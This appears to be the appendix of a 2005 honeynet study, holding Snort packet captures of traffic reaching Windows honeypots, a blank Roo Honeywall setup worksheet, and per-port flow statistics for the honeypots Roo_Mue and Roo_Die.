44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
```

```
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
44 44 44 44 44 44 44 44 44 00 00 00 00 00 00     DDDDDDDDD......


=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+


06/23-17:35:53.218745 0:10:4B:50:AA:22 -> 0:A0:C5:C7:D6:76 type:0x800
len:0x3C

192.168.10.39:445 -> 84.58.107.92:4770 TCP TTL:128 TOS:0x0 ID:122
IpLen:20 DgmLen:40 DF

***A**** Seq: 0x2B47D99A  Ack: 0x51462D8E  Win: 0x4380  TcpLen: 20


=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+


06/23-17:35:53.383551 0:10:4B:50:AA:22 -> 0:A0:C5:C7:D6:76 type:0x800
len:0x5D
```

```
192.168.10.39:445 -> 84.58.107.92:4770 TCP TTL:128 TOS:0x0 ID:123
IpLen:20 DgmLen:79 DF

***AP*** Seq: 0x2B47D99A  Ack: 0x51462D8E  Win: 0x4380  TcpLen: 20

00 00 00 23 FF 53 4D 42 73 05 00 00 C0 98 07 C8  ...#.SMBs.......

00 00 00 00 00 00 00 00 00 00 00 00 00 00 37 13  ..............7.

00 00 00 00 00 00 00                             .......


=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+


06/23-17:35:54.922099 0:A0:C5:C7:D6:76 -> 0:10:4B:50:AA:22 type:0x800
len:0x36

84.58.107.92:4770 -> 192.168.10.39:445 TCP TTL:124 TOS:0x0 ID:1090
IpLen:20 DgmLen:40 DF

***A***F Seq: 0x51462D8E  Ack: 0x2B47D9C1  Win: 0xFCA0  TcpLen: 20


=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+


06/23-17:35:54.922621 0:10:4B:50:AA:22 -> 0:A0:C5:C7:D6:76 type:0x800
len:0x3C

192.168.10.39:445 -> 84.58.107.92:4770 TCP TTL:128 TOS:0x0 ID:127
IpLen:20 DgmLen:40 DF

***A***F Seq: 0x2B47D9C1  Ack: 0x51462D8F  Win: 0x4380  TcpLen: 20


=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+


06/23-17:35:56.320550 0:A0:C5:C7:D6:76 -> 0:10:4B:50:AA:22 type:0x800
len:0x36

84.58.107.92:4770 -> 192.168.10.39:445 TCP TTL:124 TOS:0x0 ID:1171
IpLen:20 DgmLen:40 DF

***A**** Seq: 0x51462D8F  Ack: 0x2B47D9C2  Win: 0xFCA0  TcpLen: 20


=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+
```

B.3 Setup instruction sheet

Initial Setup

During the Initial Setup process, you will have to answer the following questions. By identifying these questions now (such as hostname, IP addresses, use of Snort and Snort-Inline) you can make your deployment a hopefully smoother and simpler process. This document is intended for you to fill out the answers before the actual deployment. The series of questions below are based on deploying a layer two bridge gateway. There will be several additional NAT questions if you enable a layer three routing gateway.

Setup Description

If you have more than one Honeywall running you can assign it a name. Note that this name is for your own identifying uses, it does not appear in the actual setup.

- Name: ______________________________
- Date of Setup: ______________________________
- Roo Version: ______________________________
- PC or VMware installed: ______________________________
- Comments: ______________________________

1. First Section

1.1. Initialize Drive

This wipes your drive and prepares it for the Honeywall installation. You will have to do this if you want to proceed. All data on the hardrive is lost during the initialization process.

1.2. Initial Setup Method

How do you want to proceed with the configuration?

- Floppy – Use honeywall.conf file from floppy for configuration
- Defaults – Setup from factory defaults (/etc/Honeywall.conf.orig)
- Interview – Go through and answer series of questions to configure your Honeywall.

1.3. Firewall Mode

- Bridge (default) – Layer two bridging gateway
- Nat – Layer three routing gateway

1.4. Honeypot Public IP Addresses

Space delimited list of your honeypots IP's within your Honeynet. If you are doing NAT, then this is the list of the public or external IP addresses.

IP Addresses: ____

1.5. CIDR Notation network prefix.

network: ____

1.6. Broadcast address of Honeypots

Broadcast Addresses: ____

2. Second Section

2.1. Configure management interface

- NIC to use for the mgmt interface: ______________________________
- IP address of mgmt interface: ______________________________
- Network Mask of mgmt interface: ______________________________
- Default gateway of mgmt interface: ______________________________
- DNS domain for mgmt interface: ______________________________
- DNS server for mgmt interface: ______________________________
- Activate Interface now: Yes / No
- Activate Interface on reboot: Yes / No

2.2. Configure SSH daemon on gateway (listens on eth2)

- Port listening on: ______________________________
- Allow Root login (default is no): Yes / No
- Add user: ______________________________
- Passwd for user______________________________
- Passwd for Root ______________________________
- Run SSH at Startup: Yes / No
- Start SSH now: Yes / No

2.3. Inbound Access to Mgmt Interface (eth2)

- Allowed inbound TCP ports: ______________________________
- IP addresses that can access mgt interface: ______________________

2.4. Walleye Web GUI

- Enable Walleye: Yes/ No

2.5. Outbound access from Mgmt Interface (eth2)

- TCP ports gateway can initiate outbound: ______________________
- UDP ports gateway can initiate outbound: ______________________

3. Third Section

3.1. Honeypot Outbound Control Limits

- Second/minute/hour/day/month
- TCP limit: ____________________
- UDP limit: ____________________
- ICMP limit: ____________________
- Other limit: ____________________
- Send packet through Snort-Inline: Yes / No
- Drop/Reject/Replace Ruleset

3.2. Logging exclusions

- name of blacklist file or default (def: /etc/blacklist.txt): ____________
- name of whitelist file or default (def: /etc/whitelist.txt): ____________
- Enable blacklist and whitelist filtering: Yes/ No

3.3. Outbound traffic exclusions

- name of fencelist file or default (def: /etc/fencelist.txt): ____________
- Enable fencelist filtering: Yes/ No
- Enable roach motel mode: Yes/ No

4. Fourth Section

4.1. DNS for Honeypot

Often you want to allow the honeypots unlimited access to specific DNS servers so they can maintain resolution without filling up your outbound connection limits.

- Allow honeypots to access DNS unrestricted: Yes / No
- Which honeypot(s) can access DNS unrestricted: ____________
- Which DNS servers do they have unrestricted

  DNS access to: ____________________

4.2. Email Alerts

The system has the ability to email information, including alerts of outbound activity and when a process has failed.

- Enable Email alerts: Yes / No
- Email address: ____________________
- Start email alerting on boot: Yes / No

4.3. Sebek Packets from Honeypots

Honeypots will be sending Sebek packets over the network. We have to configure how the gateway will handle such packets. Often the default behavior is for the firewall to block the Sebek packets so they don't go past the gateway; however the Snort process listening on eth1 will collect and archive the data. You also have the option of logging each Sebek packet to /var/log/messages (can become quite chatty).

- IP destination of Sebek packets
  (recommend gateway of honeypots): ______________________________
- Default UDP port of Sebek packets: ______________________________
- Drop/Allow/Log Sebek packets

4.4. Hostname of gateway

- ____

5. Additional Setup

5.1. Sebek Configuration (Windows 2000)

After installing Sebek (SebekSetup2K.exe) please make sure that you run Configuration Wizard before rebooting.

- location of sebek driver file: ____________________
- Destination MAC: ____________________
- Destination IP: ____________________
- Destination port: ____________________
- Magic Value: ____________________
- NIC used by Sebek: ____________________
- Configuration Program Name: ____________________

5.2. Fencelist

- ____________________
- ____________________
- ____________________


5.3. Blacklist

- ____________________
- ____________________
- ____________________

5.4. Whitelist


- ____________________
- ____________________

B.4 Records of Roo_Die and Roo_Mue




Aggregated Flows: Aggregated by dst_port Between Sat Jun 12 12:17:25 2005 and Mon Jun 13 12:17:25 2005													
	Aggregate Totals									Individual Flow Maximums			
dst_port	Flows	Alerts	SRC Ports	DST Ports	SRC pkts		SRC bytes	DST pkts	DST bytes	SRC pkts	SRC bytes	DST pkts	DST bytes
0	252	317	1	1	17188	29,954 %	1495804	54	3932	441	18522	4	296
445 (microsoft-ds)	1450	437	1233	1	14425	25,139 %	5128206	10333	862495	29	19637	24	2877
135 (epmap)	5546	137	3066	1	14351	25,010 %	1160403	5722	356344	12	7790	12	1520
69 (tftp)	28	357	17	1	2993	5,216 %	191375	100	5100	9	593	1	51
53 (domain)	1526	0	1394	1	1925	3,355 %	140612	1543	226137	16	1200	3	300
139 (netbios-ssn)	179	75	173	1	1488	2,593 %	526180	1087	68896	14	6845	13	839
137 (netbios-ns)	94	0	17	1	980	1,708 %	97198	21	6069	497	50764	1	289
1443 (ms-sql-s)	306	0	306	1	611	1,065 %	37970	72	3888	3	222	3	162
138 (netbios-dgm)	68	0	1	1	496	0,864 %	119605	0	0	246	57447	0	0
1101	6	0	1	1	418	0,728 %	44031	0	0	220	22204	0	0
4663	164	0	164	1	401	0,699 %	25610	401	21654	3	234	3	162
4662	173	0	171	1	393	0,685 %	25582	389	21006	3	234	3	162
6556	30	0	23	1	296	0,516 %	19475	188	20713	44	3093	33	5175
80 (http)	61	4	61	1	268	0,467 %	16570	287	168355	26	1510	35	48719
44445	51	0	50	1	144	0,251 %	8928	144	7776	3	186	3	162
5000	48	0	48	1	139	0,242 %	8618	139	7506	3	186	3	162
1026	121	0	99	1	123	0,214 %	51455	3	378	2	1012	1	126
1027	114	0	95	1	116	0,202 %	47996	1	126	2	1012	1	126
6667 (ircd)	6	8	5	1	94	0,164 %	6478	82	18470	12	820	10	2298
43608	1	0	1	1	70	0,122 %	4188	93	103650	70	4188	93	103650
47426	1	0	1	1	66	0,115 %	3924	88	105172	66	3924	88	105172
47085	1	0	1	1	65	0,113 %	3610	119	98462	65	3610	119	98462
6881	19	0	19	1	57	0,099 %	3534	57	3078	3	186	3	162
59114	1	0	1	1	57	0,099 %	3358	79	99686	57	3358	79	99686
21723	1	0	1	1	42	0,073 %	2496	52	56162	42	2496	52	56162
67 (bootps)	16	0	1	1	40	0,070 %	13924	0	0	8	2736	0	0
59783	1	0	1	1	38	0,066 %	2064	58	53828	38	2064	58	53828
56280	1	0	1	1	36	0,063 %	2104	43	57850	36	2104	43	57850
6889	11	0	11	1	32	0,056 %	1984	32	1728	3	186	3	162
9935	10	0	10	1	30	0,052 %	1932	30	1620	3	198	3	162
Total	10286	1335	6973	30	57382	100	9195214	21217	2380081	1976	218561	694	638722
# flows total	10286					# bytes total	11575295		# pkts total	78599			
avg/hour	428,58333					avg/hour	482303,96		avg/hour	3274,9583			
avg/minute	7,1430556					avg/minute	8038,3993	(8kB)	avg/minute	54,582639			

figure B4-1 - detailed results of Roo_Mue (Win2000)



Aggregated Flows: Aggregated by dst_port Between Sun Jun 19 12:00:00 2005 and Mon Jun 20 12:00:00 2005													
	Aggregate Totals									Individual Flow Maximums			
dst_port	Flows	Alerts	SRC Ports	DST Ports	SRC pkts		SRC bytes	DST pkts	DST bytes	SRC pkts	SRC bytes	DST pkts	DST bytes
139 (netbios-ssn)	404	2589	267	1	465110	92,87 %	39400064	339099	21798477	512	43610	377	24234
445 (microsoft-ds)	1447	635	1230	1	15722	3,14 %	5208425	11089	926386	36	19637	25	2883
69 (tftp)	59	792	19	1	6918	1,38 %	434798	292	14892	9	625	1	51
135 (epmap)	1910	109	1440	1	6104	1,22 %	634214	5942	387496	11	7790	13	2432
0 (Broadcast)	615	179	1	1	2092	0,42 %	111128	13	834	628	26376	4	296
137 (netbios-ns)	143	0	19	1	1061	0,21 %	106666	93	25221	322	33908	12	3468
4662	520	0	512	1	698	0,14 %	48560	688	37152	4	296	3	162
138 (netbios-dgm)	90	0	1	1	536	0,11 %	127077	0	0	290	66874	0	0
4672	356	0	13	1	522	0,10 %	46334	0	0	7	630	0	0
45273	102	0	102	1	306	0,06 %	18972	0	0	3	186	0	0
5000	105	2	105	1	304	0,06 %	18740	295	16002	4	234	3	170
80 (http)	103	0	102	1	297	0,06 %	18446	284	15336	3	198	3	162
1900	7	39	3	1	297	0,06 %	51975	0	0	12	2100	0	0
44445	57	0	55	1	161	0,03 %	9998	161	8694	3	198	3	162
1443 (ms-sql-s)	44	0	44	1	122	0,02 %	7684	122	6588	3	234	3	162
1957	30	0	29	1	83	0,02 %	5218	83	4482	3	234	3	162
1101	6	0	2	1	69	0,01 %	7749	0	0	59	6981	0	0
59673	2	0	2	1	69	0,01 %	3994	95	101850	36	2116	48	51976
5570	45	0	5	1	46	0,01 %	3122	0	0	2	174	0	0
62223	16	0	16	1	46	0,01 %	2872	46	2484	3	198	3	162
22434	1	0	1	1	41	0,01 %	2490	48	56456	41	2490	48	56456
12045	14	0	14	1	40	0,01 %	2480	40	2160	3	186	3	162
1027	33	0	23	1	33	0,01 %	14469	2	252	1	516	1	126
1026	32	0	23	1	32	0,01 %	13722	30	3780	1	516	1	126
25688	1	0	1	1	27	0,01 %	1578	28	35756	27	1578	28	35756
15434	1	0	1	1	16	0,00 %	944	22	28896	16	944	22	28896
53 (domain)	5	0	3	1	13	0,00 %	990	8	784	5	380	5	460
1187	2	0	1	1	10	0,00 %	904	2	132	6	580	2	132
1190	2	0	1	1	10	0,00 %	904	2	132	6	580	2	132
1434 (ms-sql-m)	6	6	6	1	10	0,00 %	4180	0	0	1	418	0	0
Total	6158	4351	4041	30	500795	100	46308697	358484	23474242	2057	220787	613	208728
# flows total	6158					# bytes total	69782939		# pkts total	859279			
avg/hour	256,58333					avg/hour	2907622,5		avg/hour	35803,292			
avg/minute	4,2763889					avg/minute	48460,374	(47kB)	avg/minute	596,72153			

figure B4-2 - detailed results of Roo_Mue (WinXP)



Aggregated Flows: Aggregated by dst_port Between Tue May 24 12:24:33 2005 and Mon May 30 23:59:59 2005														
	Aggregate Totals								Individual Flow Maximums					
dst_port	Flows	Alerts	SRC Ports	DST Ports	SRC pkts	SRC bytes	DST pkts	DST bytes	SRC pkts		SRC bytes	DST pkts	DST bytes
45566	6	0	1	1	276	46092	0	0	168	50,450 %	28056	0	0
1101	1	0	1	1	66	7142	0	0	66	19,820 %	7142	0	0
712	12	0	2	1	136	9792	0	0	41	12,312 %	2952	0	0
137 (netbios-ns)	30	0	1	1	215	20242	0	0	27	8,108 %	2806	0	0
138 (netbios-dgm)	41	0	1	1	137	33306	0	0	18	5,405 %	4536	0	0
42508	5	0	5	1	13	2306	0	0	5	1,502 %	872	0	0
0 (Broadcast)	15	70	1	1	4	296	4	296	4	1,201 %	296	4	296
5353	3	0	1	1	4	520	0	0	2	0,601 %	260	0	0
53 (domain)	5	0	5	1	5	378	3	705	1	0,300 %	86	1	263
1025	1	0	1	1	1	62	0	0	1	0,300 %	62	0	0
139 (netbios-ssn)	5	12	5	1	0	0	0	0	0	0,000 %	0	0	0
Total	124	82	24	11	857	120136	7	1001	333	100	47068	5	559
# flows total	124					# bytes total	340		# pkts total	1858			
avg/hour	5,1666667					avg/hour	14,166667		avg/hour	77,416667			
avg/minute	0,0861111					avg/minute	0,2361111		avg/minute	1,2902778			

figure B4-3 - detailed results of Roo_Die (Win2000)

B.5 Setup description for Roo

There are two different setup scenarios. The first is a regular installation on a machines hardware. Second is installing Roo under VMware workstation. The second option has some interesting advantages. It allows to install an entire Honeynet on a single computer. This saves money for hardware and makes it easily portable, i.e. on a laptop.

Current version (June 25, 2005) is Roo.v1.0-hw.139, abbr. Roo-139.

1. Download

